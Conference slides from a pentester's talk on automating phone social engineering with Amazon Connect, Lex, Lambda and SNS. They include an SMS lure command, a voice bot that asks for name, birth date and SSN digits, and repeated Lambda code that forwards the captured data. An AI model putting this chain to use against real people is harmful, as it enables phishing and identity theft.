



NETSPI

# AUTOMATED SOCIAL ENGINEERING FOR THE ANTISOCIAL ENGINEER

PATRICK SAYLER



Patrick Sayler

- ◆ Web Application and Network Pentester at NetSPI
- ◆ Social Engineering
  - ◆ Phone
  - ◆ Onsite
  - ◆ Email
- ◆ Twitter: @psayler
- ◆ Blog: [blog.netspi.com](http://blog.netspi.com)
- ◆ Website: [www.netspi.com](http://www.netspi.com)



- ◆ Background on Phone SE
  - ◆ Current problems
- ◆ Solutions
  - ◆ Service overview
  - ◆ Environment
- ◆ Attack Scenarios
  - ◆ Inbound
  - ◆ Outbound
- ◆ Demo
- ◆ Addl. Resources and Research

## Background on Phone SE

### ◆ Typical engagement

1. Setup the phone
2. Mentally prepare
3. Make the call
4. Tell the target “do bad thing”
5. Hang up, breath a sigh of relief
6. Repeat 2-6

Easy, right?

## GOOD

◆ Effective

◆ Fun

◆ Unique

## BAD

◆ Time / Effort

◆ Stressful

## UGLY



## How can I...

~~avoid Asterisk~~

~~avoid talking to someone~~

## make this better?

## ◆ Voice Clips

- ◆ Record my own voice and play back the audio over the phone
  - Short lived. Too much work.
- ◆ Text-to-Speech (TTS)
  - Found a website with an obviously robotic but legitimate sounding voice
  - Recorded 4 Phrases:

*“You have...1...new message”*

*“Please say your username”*

*“Please say your password”*

*“First message:”*

- It worked!
- ◆ **[REDACTED]**
  - Entry point into an environment. Got credentials, got DA

Okay. Now what?

- ◆ Fun Experiment
  - Less structured engagements, more freeform
- ◆ Still some hurdles
  - Annoying to setup
  - Didn't scale well
    - Multiple users? Awkward to put together.
    - Too many people editing Asterisk extensions and sip.conf



We need:

- ◆ Easy
  - Setup
  - Maintenance
- ◆ Scalable
  - Multiple users
  - Multiple calls
- ◆ Centralized
  - Recordings
  - Tracking and statistics

Sounds familiar...





# Amazon Connect

---

## SOLUTION

AMAZON CONNECT

---

## Full Featured Call Center Service

- ✓ ◆ Easy
  - Setup - Point and Click GUI
  - Maintenance - Managed by Amazon
- ✓ ◆ Scalable
  - Multiple users
  - Multiple calls - Inbound & Outbound
- ✓ ◆ Centralized
  - Recordings - S3 Bucket
  - Tracking and statistics

## What can you do?

- ◆ Inbound & outbound phone calls
  - ◆ Audio recording
  - ◆ Call routing/triaging
  - ◆ Customizable prompts and triggers
  - ◆ Cheap!
- 
- ◆ Integration with AWS ecosystem



## Integration - Amazon Transcribe

- ◆ Speech recognition
- ◆ Convert voice to text
- ◆ Run against the recordings in your S3 bucket
  - Easier to review post-engagement

## Integration - AWS Lambda

- ◆ Run code
- ◆ Process information received from recordings
  - Flag on specific keywords
    - “Password”
- ◆ Literally anything you can write, it can do

## Integration - Amazon Lex

- ◆ “Conversation Bot”

## Use Cases

### Call Center Bots

By using an Amazon Lex chatbot in your Amazon Connect call center, callers can perform tasks such as changing a password, requesting a balance on an account, or scheduling an appointment, without needing to speak to an agent. These chatbots use automatic speech recognition and natural language understanding to recognize the intent of the caller. They are able to recognize human speech at an optimal (8 kHz) telephony audio sampling rate, and understand the caller's intent without requiring the caller to speak in specific phrases. Amazon Lex uses AWS Lambda functions to query your business applications, provide information back to callers, and make updates as requested. Amazon Lex chatbots also maintain context and manage the dialogue, dynamically adjusting responses based on the conversation.

[Read more about Amazon Lex and Amazon Connect Integration >>](#)

#### Use an Amazon Lex chatbot for natural conversations in your Amazon Connect contact center



Amazon Connect Contact C...    —    □    ×

awsapps.com...    🔒    🔍

Available    ⌵    📞    ⚙️

### Number pad

✕

🇺🇸 ⌵ Enter a phone number

1	2 ABC	3 DEF
4 GHI	5 JKL	6 MNO
7 PQRS	8 TUV	9 WXYZ
*	0 +	#

👤 Quick connects    📞 Call

Amazon Connect

## Claim Phone number

Toll free    DID (Direct Inward Dialing)

Country    Prefix (optional)

🇺🇸 +1    ⌵

- ☐ +1 213- [REDACTED]
- ☐ +1 619- [REDACTED]
- ☐ +1 619- [REDACTED]
- ☐ +1 619- [REDACTED]
- ☐ +1 619- [REDACTED]

**Description**


BSidesPDX

241 of 250 characters remaining.


**Contact flow / IVR**

BetaFast    ✕ ⌵

Save    Cancel







---

# ATTACK SCENARIOS

INBOUND PHONE CALLS

---

## SMS Phishing

- ◆ Phishing, but over text message instead of email
- ◆ Same concepts and methodology apply
  - Mass delivery
  - Broad reach
- ◆ AWS SNS to send the text message
- ◆ Victim calls associated number
  - Prompted to provide credentials
- ◆ Lex recognizes the data and transcribes it for Lambda
- ◆ Lambda takes the creds and sends them
  - Notify the tester

```
[~] aws sns publish -message
```

```
"Your corporate account has been disabled due to malicious activity.  
Please contact +1-XXX-XXX-2315 to reactivate your service."
```

```
--topic-arn arn:aws:sns:us-east-1:XXXXXXXXXXXX:BSIDESPDX
```

```
{
```

```
"MessageId": "fXXXXXX8-XXXX-XXXX-XXXX-a8aefXXXXXX8"
```

```
}
```




(586) [REDACTED] • Messages • now

PDXCORP> Your corporate account has been disabled due to malicious activity. Please contact +1-[REDACTED]2315 to reactivate your service.

[Mark as read](#)

[Reply](#)



e.g. I would like to book a flight.

+

reset

×

account

×

one

×

► Lambda initialization and validation ⓘ

▼ Slots ⓘ

Priority	Required	Name	Slot type	Version	Prompt	
		e.g. Location	e.g. AMAZON.US_CITY		e.g. What city?	
1.	▼	<input checked="" type="checkbox"/>	FIRSTLASTNAME	AMAZON.Person	Built-in	Our records indicate that your account has been f
2.	^ ▼	<input type="checkbox"/>	DOB	AMAZON.DATE	Built-in	Next, please provide your date of birth.
3.	^	<input type="checkbox"/>	SSN	AMAZON.FOUR_DIGIT_N...	Built-in	Finally, please state the last four digits of your soc

► Confirmation prompt ⓘ

▼ Fulfillment ⓘ

☒ AWS Lambda function
 ☐ Return parameters to client

Lambda function

[View in Lambda console](#)

Version or alias

e.g. I would like to book a flight.

+

reset

✕

account

✕

one

✕

▶ Lambda initialization and validation ⓘ

▼ Slots ⓘ

Priority	Required	Name	Slot type	Version	Prompt	
		e.g. Location	e.g. AMAZON.US_CITY		e.g. What city?	
1.	▼	<input checked="" type="checkbox"/>	FIRSTLASTNAME	AMAZON.Person	Built-in	Our records indicate that your account has been f
2.	^ ▼	<input type="checkbox"/>	DOB	AMAZON.DATE	Built-in	Next, please provide your date of birth.
3.	^	<input type="checkbox"/>	SSN	AMAZON.FOUR_DIGIT_N...	Built-in	Finally, please state the last four digits of your soc

▶ Confirmation prompt ⓘ

▼ Fulfillment ⓘ

☒ AWS Lambda function
 ☐ Return parameters to client

Lambda function

Phone-AccountReset

View in Lambda console ↗

Version or alias

Latest

e.g. I would like to book a flight.

+

reset

×

account

×

one

×

► Lambda initialization and validation ⓘ

▼ Slots ⓘ

Priority	Required	Name	Slot type	Version	Prompt	
		e.g. Location	e.g. AMAZON.US_CITY		e.g. What city?	
1.	▼	<input checked="" type="checkbox"/>	<div>FIRSTLASTNAME</div>	AMAZON.Person	Built-in	Our records indicate that your account has been f
2.	^ ▼	<input type="checkbox"/>	<div>DOB</div>	AMAZON.DATE	Built-in	Next, please provide your date of birth.
3.	^	<input type="checkbox"/>	<div>SSN</div>	AMAZON.FOUR_DIGIT_N...	Built-in	Finally, please state the last four digits of your soc

► Confirmation prompt ⓘ

▼ Fulfillment ⓘ

☒ AWS Lambda function
 ☐ Return parameters to client

Lambda function 

Phone-AccountReset

[View in Lambda console](#)

Version or alias 

Latest

e.g. I would like to book a flight.

+

reset

×

account

×

one

×

► Lambda initialization and validation ⓘ

▼ Slots ⓘ

Priority	Required	Name	Slot type	Version	Prompt
		e.g. Location	e.g. AMAZON.US_CITY		e.g. What city?
1.	✓	FIRSTLASTNAME	AMAZON.Person	Built-in	Our records indicate that your account has been f
2.		DOB	AMAZON.DATE	Built-in	Next, please provide your date of birth.
3.		SSN	AMAZON.FOUR_DIGIT_N...	Built-in	Finally, please state the last four digits of your soc

► Confirmation prompt ⓘ

▼ Fulfillment ⓘ

☒ AWS Lambda function
 ☐ Return parameters to client

Lambda function Phone-AccountReset
 

View in Lambda console

Version or alias Latest



# Phone-AccountReset

Throttle

File Edit Find View Go Tools Window Deploy Test

Environment

Phone-AccountRese  
lambda\_function.py

lambda\_function x

```
9  ## Lambda handler
10 def lambda_handler(event, context):
11     print('received request: ' + str(event))
12     ## Setting content from Lex
13     userName = event['currentIntent']['slots']['FIRSTLASTNAME']
14     userDOB = event['currentIntent']['slots']['DOB']
15     userSSN = event['currentIntent']['slots']['SSN']
16
17     ## Send results to notification service
18     topic_arn = os.environ['TOPIC']
19     msg = "[Account Reset]\r\nName: {0}\r\nDOB: {1}\r\nSSN: {2}".format(userName, userDOB, userSSN)
20
21     client = boto3.client('sns')
22     client.publish(TopicArn = atopic_arn, Message = msg)
23
24     ## Respond to Lex / the user
25     response = {
26         "dialogAction": {
27             "type": "Close",
28             "fulfillmentState": "Fulfilled",
29             "message": {
30                 "contentType": "PlainText",
31                 "content": "Thank you. Your user account has been reactivated. You will receive a notification email wit"
32             },
33         }
34     }
35     print('result = ' + str(response))
36     return response
```

# Phone-AccountReset

Throttle


File Edit Find View Go Tools Window Deploy Test

Environment

Phone-AccountRese  
lambda\_function.py

lambda\_function x

```
9  ## Lambda handler
10 def lambda_handler(event, context):
11     print('received request: ' + str(event))
12     ## Setting content from Lex
13     userName = event['currentIntent']['slots']['FIRSTLASTNAME']
14     userDOB = event['currentIntent']['slots']['DOB']
15     userSSN = event['currentIntent']['slots']['SSN']
16
17     ## Send results to notification service
18     topic_arn = os.environ['TOPIC']
19     msg = "[Account Reset]\r\nName: {0}\r\nDOB: {1}\r\nSSN: {2}".format(userName, userDOB, userSSN)
20
21     client = boto3.client('sns')
22     client.publish(TopicArn = atopic_arn, Message = msg)
23
24     ## Respond to Lex / the user
25     response = {
26         "dialogAction": {
27             "type": "Close",
28             "fulfillmentState": "Fulfilled",
29             "message": {
30                 "contentType": "PlainText",
31                 "content": "Thank you. Your user account has been reactivated. You will receive a notification email wit"
32             },
33         }
34     }
35     print('result = ' + str(response))
36     return response
```



# Phone-AccountReset

Throttle


File Edit Find View Go Tools Window Deploy Test

Environment

Phone-AccountRese  
lambda\_function.py

lambda\_function x

```
9  ## Lambda handler
10 def lambda_handler(event, context):
11     print('received request: ' + str(event))
12     ## Setting content from Lex
13     userName = event['currentIntent']['slots']['FIRSTLASTNAME']
14     userDOB = event['currentIntent']['slots']['DOB']
15     userSSN = event['currentIntent']['slots']['SSN']
16
17     ## Send results to notification service
18     topic_arn = os.environ['TOPIC']
19     msg = "[Account Reset]\r\nName: {0}\r\nDOB: {1}\r\nSSN: {2}".format(userName, userDOB, userSSN)
20
21     client = boto3.client('sns')
22     client.publish(TopicArn = atopic_arn, Message = msg)
23
24     ## Respond to Lex / the user
25     response = {
26         "dialogAction": {
27             "type": "Close",
28             "fulfillmentState": "Fulfilled",
29             "message": {
30                 "contentType": "PlainText",
31                 "content": "Thank you. Your user account has been reactivated. You will receive a notification email wit"
32             },
33         }
34     }
35     print('result = ' + str(response))
36     return response
```



# Phone-AccountReset

Throttle


File Edit Find View Go Tools Window Deploy Test

Environment

Phone-AccountReset  
lambda\_function.py

lambda\_function

```
9  ## Lambda handler
10 def lambda_handler(event, context):
11     print('received request: ' + str(event))
12     ## Setting content from Lex
13     userName = event['currentIntent']['slots']['FIRSTLASTNAME']
14     userDOB = event['currentIntent']['slots']['DOB']
15     userSSN = event['currentIntent']['slots']['SSN']
16
17     ## Send results to notification service
18     topic_arn = os.environ['TOPIC']
19     msg = "[Account Reset]\r\nName: {0}\r\nDOB: {1}\r\nSSN: {2}".format(userName, userDOB, userSSN)
20
21     client = boto3.client('sns')
22     client.publish(TopicArn = atopic_arn, Message = msg)
23
24     ## Respond to Lex / the user
25     response = {
26         "dialogAction": {
27             "type": "Close",
28             "fulfillmentState": "Fulfilled",
29             "message": {
30                 "contentType": "PlainText",
31                 "content": "Thank you. Your user account has been reactivated. You will receive a notification email wit"
32             },
33         },
34     }
35     print('result = ' + str(response))
36     return response
```



1. ☒ FIRSTLASTNAME AMAZON.Person Built-in

2. ☐ DOB AMAZON.DATE Built-in

3. ☐ SSN AMAZON.FOUR\_DIGIT\_N... Built-in

Confirmation prompt ⓘ

Fulfillment ⓘ


☒ AWS Lambda function ☐ Return parameters to client

Lambda function Phone-AccountReset

[View in Lambda console](#)

Version or alias Latest

